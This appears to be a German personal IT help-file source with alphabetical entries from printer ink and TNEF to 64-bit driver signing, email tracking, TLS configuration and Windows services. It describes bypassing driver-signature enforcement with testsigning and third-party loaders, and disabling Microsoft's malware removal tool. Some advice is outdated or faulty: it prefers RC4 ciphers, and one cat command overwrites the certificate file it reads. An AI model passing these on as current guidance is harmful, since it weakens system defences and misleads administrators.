Für Cannon iP3000 ist neben der Original-Tinte noch die von DataBecker und Jet Tec einigermaßen gut. Leider funktioniert wegen der Färbung dieser Patronen die Füllstandserkennung über das Prisma im Boden nicht. Dies kann u.U. zu Schäden am Druckkopf führen, falls die Patrone nicht rechtzeitig gewechselt wird.

Wenn ein Canon-Drucker eine Fehlermeldung wie "Behälter überschüssige Tinte voll" meldet, dann muss der auffang-Filz für die Tinte beim Düsen-einigen getauscht und das dafür vorhandene Zählwerk zurückgesetzt werden.

Gemäß PC-Welt Heft 7/2008, Seite 162 gibt passende Sets (Filz + Anleitung) z.B. bei

<http://www.wagner-ohg.de/{bmc earth16.bmp}>.

Im Artikel "Spültrieb" in der c't Heft 19/2008, Seite 230ff gibt es einige Tipps vor allem auch für Canons Pixma-Drucker. Unter anderem, wie man in den Service-Modus gelangt:

1. Drucker ausschalten
2. Fortsetzen-Taste gedrückt halten
3. Power-Taste drücken und halten
4. Fortsetzen-Taste loslassen und noch zweimal kurz drücken
5. Warten bis sich der Druckkopf nicht mehr bewegt, dann die Power-Taste loslassen.

Jetzt kann mittels n-fachem Drücken der Fortsetzentaste und anschließendem kurzen drücken der Powertaste der jeweilige Menüpunkt gewählt werden. Z.B. (Details via Internet-Suche oder bei

http://www.hstt.net/refill-faq/canon_service_1.html)

- 1 Service Ausdruck erstellen
- 2 EEPROM Info Ausdruck
- 3 EEPROM Grundlöschung
- 4 Waste-Ink-Counter Reset
- 5 Druckermodell einstellen

Siehe auch Foto-Druck.

Tinte

\$ Tinte

K Tinte;Drucker-Tinte;Resttintentank;Tintenfilz;Canon Tintenfilz/Resttintentank;Behälter überschüssige Tinte voll;Pixma-Canon-Drucker

#\$K TNEF-Format

RFT-Mails verschickt Outlook im Transport Neutral Encapsulation Format als Attachment-Typ application/ms-tnef. Unter MAC OS X können solche Mails mit dem Tool "TNEF's Enough" von Josh Jacobs gelesen werden. c't Heft 4/2004, Seite 188

TNEF

\$ TNEF-Format

K TNEF; ms-tnef; Outlook-TNEF-Format; Transport Neutral Encapsulation Format

K#\$TNEF-MimeType

Gemäß Zeitschrift c't Heft 25/2000, Hotline wird dieser MIME-Type von Microsofts Outlook (nicht jedoch von Outlook-Express) verwendet. Auf PC MAC und Linux hilft Fentum von Mark Seter:
<http://www.joshjacob.com/mydev/tnef{bmc earth16.bmp}>.

Gemäß Zeitschrift c't Heft 1/2001, Seite 164 gibt es auch das Perlmodul Convert::TNEF (<http://www.cpan.org/bmc earth16.bmp>), das auch IO::stringy und MIME::Tools benötigt, extrahieren. Ein Perlscript zum Extrahieren mittels "perl conTNEF.pl dateiname" ist in der c't auch gleich angegeben.

K TNEF-MimeType;MimeType TNEF;.tnf-Files
TNEF-Mime
\$ TNEF-MimeType

#\$K Toner

Da Drucker-Hersteller an den Geräten nichts verdienen, verkaufen sie überpreistes Verbrauchsmaterial wie z.B. Toner. Gemäß c't Heft 18/2015 Seite 68 hat sich Xerox hier was besonders perfides einfallen lassen:

- Bei der Erstbestückung mit Kartuschen wird das Gerät entsprechend der verwendeten Kartusche auf die teureren NA/XE-Kartuschen (Nord-America/Europa) oder die billiger verkauften DMO-Kartuschen (Ost-Europa) eingestellt. Die billigen Kartuschen unterscheiden sich nur im Chip.
- Ab dann akzeptiert der Drucker nur noch die jeweiligen Kartuschen, ein "NA/XE"-Drucker also keine DMO-Kartuschen mehr. Gegebenenfalls kommt eine "ID-Fehler" Meldung im Display.

Doch auch z.B. der Xerox-Amazon-Shop verkauft die Kartuschen wild gemischt (zumindest bis April 2015), die dann teilweise nicht funktionieren. Und die Xerox-Service-Hotline und Service-Techniker geben keine vernünftige Auskunft, die Service-Techniker können oder wollen nicht helfen.

Toner

\$ Toner

K Toner;Drucker-Toner;Xerox-Toner-Falle;Falle Xerox-Toner

#\$K **Toolbar (Symbolleiste)**

Der Explorer, der Internet Explorer (=Webbrowser) und der Shell-Browser (was ist das denn??) enthalten die Möglichkeit, die angezeigten Toolbars ein- und auszuschalten und sie zu positionieren. Wenn die Einstellungen immer wieder verloren gehen, dann hilft,

- HKCU\Software\Microsoft\Internet Explorer\Toolbar\Explorer{bmc tree.bmp}, ITBarLayout
 - HKCU\Software\Microsoft\Internet Explorer\Toolbar\ShellBrowser{bmc tree.bmp}, ITBarLayout
 - HKCU\Software\Microsoft\Internet Explorer\Toolbar\WebBrowser{bmc tree.bmp}, ITBarLayout
- löschen. Wird automatisch dann wieder angelegt und danach sollten die Symbolleisten-Einstellungen wieder richtig gespeichert werden.

Siehe auch IE, Explorer.

Toolbar
\$ Toolbar
K Toolbar;Symbolleiste;ITBarLayout

#\$K **Tool zum Entfernen bösartiger Software**

Wer seinem Virenschanner voll vertraut kann gemäß PC-Welt Heft 1/2015, Seite 98 durch den folgenden Registry-Eintrag das Microsoft Windows Tool zum Entfernen bösartiger Software deaktiviert werden:

HKLM\SOFTWARE\Policies\Microsoft\MRT_DontOfferThroughWUAU{bmc edit.bmp}{bmc admin.bmp} (DWord32) mit dem Wert 1 (Meist existiert MRT noch nicht).

ToolzumEntfernen

\$ Tool zum Entfernen bösartiger Software

K Tool zum Entfernen bösartiger Software;Microsoft Windows Tool zum Entfernen bösartiger Software;MRT (Microsoft Windows Tool zum Entfernen bösartiger Software);Virenschutz Tool zum Entfernen bösartiger Software

#\$K Touchgesten Win8

Die Touchscreen-Bedienung von Win8 wird in der c't Heft 14/2012, Seite 88f erläutert.

- Von oben oder von unten: App-Kontextmenü
- Von oben ganz nach unten: Aktuelle App schließen (= Alt-F4)
- Von rechts: Charms-Bar
- Von Links: Zuletzt verwendete Apps
- Schlenker von Links (weit rein, nicht ganz zurück): Apps nebeneinander
- Halbkreis von Links: Task-Übersicht

TouchgestenWin8

\$ Touchgesten Win8

K Touchgesten Win8;Win8-Touchgesten

#\$K Touchscreen-Techniken

Gemäß PC-Welt Heft 1/2014, Seite 132+2 (Plus-Teil) gibt es folgende Touchscreen-Typen:

- **Leitfähige Oberfläche / Kapazitiv:** Älteste Technik, Verschleißbehaftet, nicht Multitouchfähig
- **Projiziert-Kapazitive Oberfläche (PCT):** Zwei voneinander isolierte Schichten mit leitfähigem Raster ermöglichen Multitouch. Die Schichten können hinter der Oberfläche liegen (-> Verschleißfrei). Wegen dem Innenwiderstand der Wechsellspannungsquelle sinkt, wenn sich der leitfähige Finger nähert, die in die zweite Schicht eingekoppelte Amplitude. Heute bei den meisten Smartphones in Verwendung.
- **Resistiv:** Eine leitfähige Schicht mit waagrechtem Spannungsverlauf und eine zweite Schicht bekommen an der Stelle mit Druck eine Verbindung. Die Spannung (Spannungsteiler-Verhältnis) der zweiten Schicht ergibt die erste Koordinate. Dann wird in der zweiten Schicht ein senkrechter Spannungsverlauf erzeugt und die erste Schicht detektiert die zweite Koordinate. Auch mit Handschuhen und mit nichtleitendem Stift bedienbar.
- **Induktiv mit Stylus:** Leitbahnen hinter dem Display erzeugen ein Feld und dienen gleichzeitig als Antenne. Wird vor allem in Graphic-Tablets verwendet. Eine Spule im Stylus
- **Ultraschall (Surface Acoustic Wave SAW):** Die Signalgeber sitzen am Rand der Glasscheibe und erkennen die Änderung durch den aufliegenden Finger. Sehr robust und daher z.B. bei Fahrkartenautomaten im Einsatz.
- **Imaging Kinect:** Vom Rand aus wird knapp vor der Oberfläche ein Infrarot-Lichtgitter erzeugt. Unterbrechungen werden von optischen Sensoren erkannt.

Touchscreen

\$ Touchscreen

K Touchscreen-Techniken

#\$K Treiber

Treiber werden in neueren Windowsversionen meist über die Hardware-Erkennung automatisch installiert. Falls ein Treiber trotzdem mal manuell installiert werden muss, z.B. für virtuelle Geräte wie den LoopBack-Adapter für das Netzwerk, dann muss [hdwwiz.exe\(bmc_admin.bmp\)](#) einfach manuell gestartet werden.

Wie man passende Treiber für Win 7 findet, ist Thema in der c't Heft 8/2011, Seite 180ff:

- Zunächst mal findet Windows-Update oft die passenden Treiber. Manchmal sind aber auf den Herstellerseiten die neuen Versionen schon Wochen früher verfügbar. Manche Hersteller machen ihre Treiber aber auf diesem Weg nicht verfügbar.
- Im Wartungcenter (ins Startmenü "Wartungcenter" eingeben) werden unter "Wartung" z.B. die Geräte ohne Treiber aufgelistet. Und hier findet Windows dann auch nicht-zertifizierte Treiber.
- Im Gerätemanager über "Treiber aktualisieren" werden ebenfalls geg. Treiber gefunden.
- Ein "INF-Update" hilft Windows u.U., einer zuvor unbekanntem Geräte-ID eine Funktion zuzuordnen und damit dann oft auch einen passenden Treiber.

Siehe auch [64bit-Treiber](#).

Treiber

\$ Treiber

K Treiber;Installation von Treibern

##\$K Treiber 64bit

Da fehlerhafte Treiber oft zum Systemabsturz führen, hat Microsoft bei den 64bit-Systemen eingeführt, dass nur noch von Microsoft zertifizierte Treiber verwendet werden können. Bei Win2K/XP 32bit war die Voreinstellung (HKLM\SOFTWARE\Microsoft\Driver Signing\bmc tree.bmp) noch "nur warnen". Bei 64bit wird der Eintrag ignoriert. Gemäß c't Heft 4/2010, Seite 176ff gibt es aber bei Win 7 noch folgende Möglichkeiten (für Entwickler zum Debuggen), sie trotzdem zu laden:

- Beim Booten mittels F8 im Bootmenü kann man das Laden für den aktuellen Bootvorgang erlauben.
- Wenn man via bcdedit das Flag nointegritychecks setzt, dann haben frühe Vista-64bit-Kernels auch nichtsignierte Treiber geladen.
- Ähnlich ließen sich via gpedit.msc ließen sich früher Gruppenrichtlinien setzen.
- Wenn bcdedit /testsigning on gesetzt ist ("DebugMode" in allen 4 Bildschirmecken), dann lassen der kann mittels makecert selbst signierte Treiber laden. Entsprechend auch im Kernel-Debugger. Das Tool dseo13b.exe von NGOhq erlaubt sowohl den dieses /testsigning zu setzen als auch einfachem Wege eine Selbstzertifizierung einer Systemdatei durchzuführen.
- Die Australischen Firma Linchpin Labs hat über ihre Tochterfirma DENWP ATSIV INC ein gültiges Zertifikat für ihr Tool atsiv.exe erworben, welches als Loader für selbst nichtzertifizierte Treiber funktioniert. Trotz Drohung hat Microsoft wohl bisher dieses Zertifikat noch nicht auf die "Kernel Mode Signing Revocation List" gesetzt, aber der Windows-Defender und andere Virenschutz-Programme meckern es an. atsiv.exe ist nicht mehr direkt von Linchpin downloadbar, die Version 1.1 findet sich aber noch im Internet und bei entsprechend gesetzten Zugriffsrechten sicherer als die Verwendung der F8-Taste beim Booten.

Bei Win 8.x geht es gemäß c't Heft 7/2013, Seite 151 wie folgt:

- Win+i (oder Charmsbar, Einstellungen) und hier "Ein/Aus" auswählen. Mit gedrückter Umschalttaste auf "Neu starten". Es erscheint "Optionen auswählen".
- Über "Problembehandlung", "Erweiterte Optionen", "Starteinstellungen" kann man "Neu Starten" auswählen und erhält dann beim Reboot das Startmenü.
- Mit der Ziffer 7 kann hier die normalerweise erforderliche Treibersignatur (für diesen Bootvorgang) deaktiviert werden.

Direkte I/O-Portzugriffe z.B. auf die PCI-Register, sind im WDF-Treibermodell verpönt und in Multiprozessor-Systemen nicht immer funktionsfähig: Im UserMode kann hier immer ein Interrupt oder der andere Prozessor dazwischenfunken. Gerätetreiber sollen heute z.B. die PnP-Schnittstellen (IRP_MN_READ_CONFIG, IRP_MN_WRITE_CONFIG) verwenden. In normalen Applikationen liefert manchmal IoGetDeviceProperty() die gewünschte Information. Für eigene Treiber sind die notwendigen Tools (Assembler, Compiler, Linker etc) im Driver Development Kit WDK enthalten. Dank WOW64 können auch 32bit-Applikationen die 64bit-Treiber nutzen. Der 64bit-Treiber kann mittels Iols32bitProcess() prüfen, in welchem Format er Pointer gegebenenfalls zurückgeben muss. Nur falls die/eine 32bit-Applikation den Treiber installiert, ist die WOW64-Filesystem-Redirection zu beachten und gegebenenfalls (falls die IsWow64Process()-Funktion vom Kernel exportiert wird und ein entsprechendes Ergebnis liefert) vorübergehend abzuschalten.

In Visual Studio 2003/2005/2008 hatte die 64bit-Treiberprogrammierung noch viele Ecken und Kanten, die bei 2010 jetzt vielfach bereinigt sind. Die Express-Versionen reichen gemäß c't Heft 4/2010, Seite 178 nicht, da sie nur 32bit-Compiler enthalten. Dies steht irgendwie im Gegensatz zu der Info gemäß http://www.spin.de/forum/145/-/3008{bmc_earth16.bmp}, dass bei den Express-Versionen auf einem 64bit-System nur mit einem Patch möglich ist, 32bit-Applikationen zu erzeugen. Inline-Assembler ist bei 64bit nicht möglich, MS möchte, dass man stattdessen "Intrinsics" verwendet. Und auch für die 64bit-Version des MASM muss bei 2005 und 2008 die XML-Datei masm.rules zuerst gepatcht werden:

- Eine Kopie von <CustomBuildRule ...> erstellen und einfügen.
- In der Kopie folgendes ändern:
Name="MASM64"
DisplayName="Microsoft Macro Assembler for x64"
Commandline="ml64.exe /c...."

Danach kann man in den Build-Regeln seines Projekts den MASM64 auswählen.

In der c't Heft 6/2010, Seite 220ff wird beschrieben, welche Einstellungen man für und in Visual Studio machen muss, um einen Treiber entwickeln zu können:

- SDK 7.0A und WDK installieren. Das hin- und herschalten zwischen verschiedenen SDK-Versionen mittels "Windows SDK Configuration Tool" funktionier u.U. nicht! Dann muss man die Pfade in der richtigen Reihenfolge selbst in die Environmentvariable WindowsSdkDir (oder in den Projekt-Eigenschaften) eintragen:
 - Pfad zum Win7-SDK
 - dann (\$VSInstallDir)\include
 - dann zu den WDK-Verzeichnissen ... \inc\ddk und ... \inc\api

Treiber64

\$ Treiber64

K Verifier.exe;signierte Treiber;Zertifizierte Treiber; 64bit-Treiber;Treiber 64bit

- Bei VS2008 ist der 64bit-Support u.U. nicht installiert. Falls im Konfigurationsmanager unter "Neu" kein "x64" auftaucht: nachinstallieren!
- Als Projekt-Typ Win32-Console wählen, bei Linker/System als Subsystem "Native" wählen und Treiber den Schalter /DRIVER, aber nicht WDM (/DRIVER;WDM).
- In "Erweitert" benötigt man einen Eintrittspunkt "DriverEntry". Datenausführungsverhinderung sollte man aktivieren und die Verwürfelung der Basisadresse auf "default" mit der Basisadresse 0x10000 setzen. Die UAC-Abfrage beim Linkermenüpunkt zur Manifestdatei abschalten. Unter Linker, Eingabe, Zusätzliche Abhängigkeiten ist ntoskrnl.lib und hal.lib einzutragen.
- Man sollte sich C++ (nicht C) gönnen und muss noch mittels /Gz die Aufrufkonvention __stdcall wählen.

•
Mit W2K und XP wird verifier.exe mitgeliefert, das z.B. nicht-signierte Treiber anzeigen kann. Mittels "Treiber aus einer Liste wählen" kann beim Neustart ein Treiber gezielt auf Arbeitsspeicher-Bedarf/-Freigabe etc. geprüft werden. Im Fehlerfall wird ein Bluescreen erzeugt und kann mit WinDgb ausgewertet werden. (PC-Welt Heft 9/2005, Seite 84, <http://www.pcwelt.de/9b0{bmc earth16.bmp}>).

Gemäß c't Heft 11/2010, Seite 86ff müssen entgegen den häufig im Internet zu findenden Angaben bei einem 64bit-Windows lediglich die im Kernel-Mode laufenden Treiber digital signiert sein. Dies sind in der Regel die Treiber für PCI-Karten und Graphikkarten. Bei den im User-Mode laufenden Treiber, z.B. für USB-Geräte kommt zwar ein Warnhinweis, aber sie müssen nicht signiert sein.

#\$K Tracking (Aktivitäts-Überwachung)

Für "zielgerichtete Werbung" etc. versuchen immer mehr Systeme die Aktivitäten von Personen zu überwachen.

Wer eMails vom Chrome-Browser via gmail.com verschickt, kann mittels dem Add-In "Mail Track" ein Tracking-Pixel einbauen lassen. Alle danach versendeten Mails erhalten zunächst im Ordner Gesendet zwei graue Häkchen. Sobald beide Häkchen grün sind, hat sich der Empfänger das Pixel geladen. PC-Welt Heft 9/2014, Seite 101.

Um Überwachung bzgl. dem Öffnen bzw Lesen von eMails geht es in der c't Heft 22/2013, Seite 130ff. Neben der bekannten 1*1-Pixel-Graphik mit einmaligem Namen, die beim Öffnen dies einem Server des Absenders anzeigt (sofern nicht aufs Laden der Graphiken verzichtet wird), gibt es noch viele weitere Tracking-Möglichkeiten. Eine nichtrepräsentative Statistik des Autors zeigte zwar nur 35% HTML-Mail-Anteil bei den Spam-Mails, aber bei den HTML-Spam-Mails in 3 von 4 Fällen ein IMG-Tag mit in der Regel border="0" height="1" width="1". Aber auch z.B. die eMail der Telekom-Rechnung enthält Tracking-Pixel. Während viele Desktop-Mailprogramme keine ungefragten Nachladeaktionen ausführen, versucht die Win8.1-Mail-App vor dem Öffnen geg. schon im Hintergrund geg. Videos zu laden! Auch Mac OS X 10.8 lädt in der Standardeinstellung alles was drin ist: Bilder, Videos, Audiodaten, CSS-Dateien, IFrames etc.. Ähnlich verhält sich auch iPhone und iPad! Auch viele Android-Mail-Programme (Standard-Mail, Samsung-Mail, K-9, Kaiten) folgen Audio-Tags und führen Meta-Refresh aus. Die Apps von GMX und Web.de auf iOS lassen sich tracken, während die Variante für Android sauber sind.

Bei den Webmail-Viewern gibt es teilweise gar keine Möglichkeit das Bilder-Laden abzuschalten. Der Trackingschutz-Filter von Hotmail/Outlook.de übersieht vieles. Die WebMailer von Google und Yahoo laden in der Voreinstellung nichts nach. Bei "E-Mail made in Germany" (T-Online, GMX, Web.de, Freenet) gibt es keinen Trackingschutz. Via <http://www.heise.de/security/dienste/emailcheck/{bmc earth16.bmp}> kann man sich eine eMail schicken lassen und beim Lesen dann erfahren, ob Bilder geladen werden. Via <https://emailprivacytester.com/{bmc earth16.bmp}> kann man sich alle möglichen Rückmeldungen (25 verschiedene Trackingmethoden!) anzeigen lassen. Sollte die Mail vom emailprivacytester automatisch im geschützten Spam-Ordner landen: Vor dem Öffnen in den normalen Posteingang zurückschieben um Aussagen für normale Mails zu erhalten.

Gemäß c't Heft 4/2015, Seite 50 verändert das US-Mobilfunkunternehmen den Header von http-Seiten, die über ihn abgerufen werden. Der Werbeplatz-Vermarkter Turn nutzt dies, um vom Benutzer gelöschte Cookies wieder zu setzen. Zu den Turn-Kunden gehören u. a. Google, Facebook, Twitter und Yahoo.

Ebenfalls in c't Heft 4/2015, Seite 50 wird berichtet, dass auf Microsofts OneDrive gespeicherte Bilder automatisch auf kinderpornographische Inhalte durchsucht werden und geg. in Deutschland zu einer polizeilichen Hausdurchsuchung führen können.

Siehe auch [Perfect Forward Secret](#).

Tracking

\$ Tracking (Aktivitäten)

K Tracking (Aktivitäten);Aktivitäts-Tracking;eMail-Tracking;Überwachung (Aktivitäten)

##K Transport Layer Security TLS

Eine Alternative zum SSL ist TLS. Diese auch unter Verschlüsselung beschriebene IPsec.

TLS wird auch als Synonym für SSL ab Version 1.3 verwendet. Andererseits steht der Begriff für ein besonderes Verfahren zum Verbindungsaufbau. (c't Heft 15/2008, Seite 131)

Gemäß c't Heft 25/2009, Seite 46 gibt es im SSL/TLS-Design eine Sicherheits-Lücke, die bei einer Man-in-the-Middle-Attack das Einschleusen zusätzlicher Information erlaubt: Bei der Neuaushandlung der Parameter einer bestehenden TSL-Verbindung (TSL Renegotiation) gilt dieser Request zu einem bestimmten Zeitpunkt als implizit authentifiziert, obwohl er es eigentlich nicht ist. Dies betrifft OpenSSL, GnuTLS, https, IMAP, POP3, SSL-VPN und damit auch Apache und Microsoft IIS. Als Workaround wird jetzt z.B. bei OpenSSL 0.9.8l die TLS-Renegotiation unterdrückt.

Dass die seit Jahren bekannte Schwäche von SSL 3.0 und TLS 1.0 bei CBC (Cipher-Block-Chaining-Modus) mit AES, DES oder anderen Verschlüsselungen nicht nur theoretisch ist, sondern auch praktisch genutzt werden kann, zeigte das Tool BEAST (Browser Exploit Against SSL/TSL). Mit TSL 1.1 (RFC4346) wurde die Schwäche schon 2006 behoben. In WinServer 2008R2 muss es aber explizit aktiviert werden. Der ältere Stromverschlüsselungsmodus RC4 von TSL1.0 ist nicht betroffen, da kein CBC verwendet wird, jedoch ist RC4 gegenüber Brute-Force-Angriffen weniger sicher als AES. Microsoft schlägt geg. vor, TLS_RSA_WITH_RC4_128_SHA mit höchster Priorität bei Aushandlung der verwendeten Sicherheitstechnik zu konfigurieren. Bei Apache kann in /etc/apache2/sites-available/default-ssl mittels SSLHonorCipherOrder on dass der Server die Präferenz steuert (und nicht der Client). Mit SSLCipherSuite !aNULL:!eNULL:!EXPORT:!DSS:!DES:!RC4-SHA:RC4-MD5:ALL deaktiviert dann die schwachen Algorithmen und bevorzugt die RC4-Varianten.

OpenSSL (= mod_ssl) unterstützt erst seit Version 1.0.1 (2011 oder 2012?) das TSL1.1. Für Apache 2.2 kann auf mod_gnutls ausgewichen werden. Unter Debian oder Ubuntu geschieht dies wie folgt:

- `apt-get install libapache2-mod-gnutls` installiert das Apache-Modul
- `a2dismod ssl && a2enmod gnutls` schaltet das aktive Modul um.
- In der Datei /etc/apache2/ports.conf muss noch der Block
`<IfModule mod_gnutls.c>`
listen 443
`</IfModule>`
ergänzt werden, falls noch nicht vorhanden.
- In der Datei /etc/apache2/sites-available/default-ssl müssen die bisherigen Anweisungen `SSLEngine on` etc. in eine Block
`<IfModule mod_ssl.c>`
...
`</IfModule>`
eingefasst werden. Ein entsprechend Block für das neue Modul muss noch ergänzt werden:
`<IfModule mod_gnutls.c>`
GnuTLSEnable on
GnuTLSPriorities NORMAL
GnuTLSKeyFile /etc/ssl/private/ssl-cert.key
GnuTLSCertificateFile /etc/ssl/certs/ssl-cert.pem
`</IfModule>`
- Da die Priorität bei Apache immer vom Client vorgegeben wird, muss man unsichere Varianten ganz abschalten. Ein `gnutls -cli -l` listet die verfügbaren Algorithmen auf. Ein
GnuTLSPriorities
NORMAL:!AES-256-CBC:!AES-128-CBC:!3DES-CBC:!CAMELLIA-256-CBC:!CAMELLIA-128-CBC
schaltet dann die unsicheren Varianten ab.
- Für GnuTLS müssen noch die bei mod_ssl getrennte Intermediate-SSL-Datei in die Zertifikatsdatei integriert werden:
`cat /etc/ssl/certs/chainfile.pem /etc/ssl/certs/ssl-cert.pem > /etc/ssl/certs/ssl-cert.pem`

Da es zumindest eine Zeit lang Server gab, die zwar TLS 1.1 nicht verstehen, aber trotzdem TLS1.1-Requests annahmen und dann keine Verbindung zustande kam, ist TLS 1.1 und TLS 1.2 in manchen Browsern standardmäßig deaktiviert: Opera, IE unter Win7. Bei Chrome und FireFox gab es Ende 2011 noch kein TLS1.1. Damit war Ende 2011 eine sichere Verbindung und gänzlicher Verzicht auf die unsicheren Methoden nur in geschlossenen Benutzergruppen möglich. (c't Heft 23/2011, Seite 170)

TransportLayerSecurity

\$ Transport Layer Security

K Transport Layer Security TLS;TLS Transport Layer Security

Heise Security News 2015-04-09

(<http://www.heise.de/security/artikel/Das-BSI-und-der-Elfenbeinturm-2589893.html>{bmc earth16.bmp}):

In der TR-02102-2 (Verwendung von Transport Layer Security TLS) des Bundesamts für Sicherheit in der Informationstechnik (BSI) steht "TLS 1.0 darf nicht mehr eingesetzt werden". Das BSI hält sich aber nicht an seine eigenen Vorgaben: Zum angegebenen Zeitpunkt unterstützt <https://www.bsi.bund.de/>{bmc earth16.bmp} aber neben TLS 1.2, 1.1 auch noch 1.0! Und noch schlimmer: Der Server hinter "CERT-Bund" <https://www.cert-bund.de/>{bmc earth16.bmp}, betrieben vom BSI unterstützte Anfang April immer noch ausschließlich TLS 1.0! Zum 23. Mai wird immerhin auch TLS 1.2 und 1.1 unterstützt. Allerdings steht in der Einleitung zur TR-02102-2 abschwächend "**Empfehlungen** für die Wahl der TLS-Version". Und schließlich heißt es in TR-03116-4, die TLS 1.2 zwingend notwendig vorschreibt, auch explizit: "Aus Gründen der Abwärtskompatibilität können weitere TLS-Versionen unterstützt werden"!

Da in manchen durchaus noch im Einsatz befindlichen Internetexplorer-Versionen TLS 1.2 Default mäßig abgeschaltet ist und die aktuellen TLS-1.0-Implementierungen auch eine Sicherheitslücke stopfen, wird Admin's empfohlen, mit der TLS-1.0-Abschaltung nicht überhastet vorzugehen.

Für Admins wird auch die Seite <https://bettercrypto.org/>{bmc earth16.bmp} empfohlen mit praxiserprobten Vorgaben.

Eine Einführung in die Version TLS 1.3 gibt es in der c't Heft 4/2017, Seite 172ff. Beim Verbindungsaufbau gibt es in dem neuen Design weniger Overhead somit einen schnelleren Verbindungsaufbau. Intern hat die Version 1.3 aus Kompatibilitätsgründen jedoch weiterhin 0x0303 = 1.2

#\$K Treiber, Dienste

Im Gerätemanager{bmc shortcut.bmp} von Win2000 und WinXP werden standardmäßig nur noch die Treiber aufgelistet, für die aktuell auch Geräte/Hardware da ist. Damit sind Treiber-Leichen von z.B. einer ausgebauten Netzwerkkarte verborgen, auch wenn sie oft die Installation z. B. einer anderen Netzwerkkarte verhindern. Um die Leichen auch zu sehen, muss die systemweiten Environmentvariable `devmgr_show_nonpresent_devices` erzeugt und auf 1 gesetzt werden:

Systemsteuerung | System {bmc shortcut.bmp} | Erweitert | Umgebungsvariablen | Systemvariablen Neu (PC-Welt 5/2002, S.72). Kann auch temporär nur für den aktuellen Prozess gesetzt werden: `cmd.exe /c set DEVMGR_SHOW_DETAILS=1 & mmc.exe devmgmt.msc{bmc shortcut.bmp}`.

Dienste sind Module des Kernels, also des Betriebssystems, die unsichtbar im Hintergrund ihre Arbeit verrichten. Dienste sind optionale Komponenten und wird nicht nur für Hardware (z.B. ACPI), sondern z.B. auch z.B. für die kompletten Serverfähigkeiten von Win2000-Server verwendet. Wenn solche Module einer optionalen oder immer vorhandenen Hardware zugeordnet sind, spricht man von Gerätetreibern, ansonsten von Diensten. Die Dienste werden schon vor dem Logon gestartet. Richtige Dienste gibt es sie nur unter WinNT und Nachfolgern, bei Win9x lassen sich normale Programme über den Registry-Eintrag HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices{bmc tree.bmp} schon vor dem Logon starten. Unter NT und Nachfolgern werden sie mit System-Rechten, nicht mit den eventuell stark eingeschränkten Rechten eines Users gestartet.

Zur Anzeige der Dienste dient ab Win2000 das services.msc{bmc shortcut.bmp} Plug-In der MMC., bei NT4 das Systemsteuerungs-Plug-In srvmgr.cpl{bmc shortcut.bmp}.

In der Registry finden sich die Gerätetreiber und Dienste unter HKLM\SYSTEM\CurrentControlSet\Services{bmc tree.bmp}. Dabei ist "..\CurrentControlSet" ein "Link" auf das aktuell verwendete Controllset, das sich unter "...\ControlSet001" oder einer anderen Nummer nochmal findet. Beim jeweiligen "Service", z.B. atapi{bmc tree.bmp} findet sich unter dem Namen "Start" die Start-Art mit folgender Codierung:

Wert	API Name für Wert	Start durch
0	SERVICE_BOOT_START	operating system loader
1	SERVICE_SYSTEM_START	IoInitSystem
2	SERVICE_AUTO_START	service control manager beim Booten
3	SERVICE_DEMAND_START	StartService-API-Funktion
4	SERVICE_DISABLED	Deaktiviert

Bei XP (und vermutlich auch Win2000) sind über den Eintrag `Type = 00000001 (= SERVICE_KERNEL_DRIVER)` sehr viele dieser Dienste in der Systemsteuerung unterdrückt und tauchen gar nicht auf! Bitflags für Dienste-Type (weitere Kombinationen möglich):

Type	API Name für Type
1	SERVICE_KERNEL_DRIVER
2	SERVICE_FILE_SYSTEM_DRIVER
4	SERVICE_ADAPTER
8	SERVICE_RECOGNIZER_DRIVER
0x10	SERVICE_WIN32_OWN_PROCESS
0x20	SERVICE_WIN32_SHARE_PROCESS
0x100	SERVICE_INTERACTIVE_PROCESS 1)
0x0B	SERVICE_DRIVER
0x30	SERVICE_WIN32

1) siehe Sicherheitslücke bei NT, 2000, XP: Treiber.

Gemäß Zeitschrift c't Heft 10/2004, Seite 94ff (Peter Siering: Schluss mit XP-Fehlstarts) werden Treiber mit Startart = 0 = SERVICE_BOOT_START und Type = 2 = SERVICE_FILE_SYSTEM_DRIVER von `ntoskrnl.exe` sehr frühzeitig beim Booten geladen. Je nach dem Wert von `ErrorControl` verhält sich das System bei Fehler während dem Treiberstart unterschiedlich:

ErrorControl

- 0 System macht trotz Fehler stillschweigend mit dem Bootvorgang weiter
- 1 Warnung wird erzeugt
- 2 Reboot mit "last known good"-Konfiguration
- 3 Halt wird ausgelöst

Treiber-Liste

\$ Treiber

K Treiber (Gerätetreiber, Dienste);Geräte-Treiber; Dienste; Services; net start

Dienste starten oder stoppen geht auch über den Kommandozeilen-Befehl `net start <name>` und `net stop <name>`.

Bei WinXP kann man über "Start", "Hilfe- und Support", "Tools zum Anzeigen von Computerinformationen und Ermitteln von Fehlerursachen verwenden", "Erweiterte System-Informationen", "aktive Dienste anzeigen" (oder direkt [<winDir>/PCHEALTH/HELPCTR/System/sysinfo/sysEvtLogInfo.htm{bmc shortcut.bmp}](#)), sich die Dienste anzeigen lassen.

Auf der Kommandozeile können Dienste über

```
net start <dienst>
```

gestartet, mit [net start{bmc dos.bmp}](#) die gerade aktiven Dienste angezeigt und mit

```
net stop <dienst>
```

beendet werden. Seit WinXP gibt es auch das [sc.exe-Service-Control-Tool](#).

Wenn im Taskmanager ein svchost.exe-Prozess zu viel Performance frisst, so hilft u. U. folgendes weiter um rauszufinden, welcher Dienst dies verursacht (c't Heft 10/2004, Seite 94ff Peter Siering: Schluss mit XP-Fehlstarts):

- bei WinXP-Home: tasklist.exe besorgen (bei XP-Profesional dabei, eine Internet-Suche hilft auch meist)
- [tasklist /svc{bmc dos.bmp}](#) zeigt zu den Prozessen neben der PID, die man sich auch im taskmgr.exe anzeigen lassen kann (Tab "Prozesse" auswählen, Ansicht, Spalten auswählen ...) auch die hierüber gestarteten Dienste an.

Wie man Services programmiert ist in der [Zeitschrift Toolbox](#) Heft 4/2003 Seite 6ff beschrieben (für Delphi, Abbrevia und TurboPower) und Heft 5/2003, Seite 58ff (für .net und C#).

Bei WinXP-Pro kann an der Kommandozeile mit

```
driverquery /v
```

eine Liste der Treiber ausgegeben werden. Ähnliches leistet auch die Freeware DriverView

[http://www.nirsoft.net/utills/driverview.html{bmc earth16.bmp}](#). PC-Professionell Heft 3/2005, Seite 149.

Gemäß einem Hinweis im Artikel "Lauschverbot, Spionageprogramme aufspüren und eliminieren" von Patrick M. Kolla in der Zeitschrift c't Heft 23/2004, Seite 152ff findet sich unter

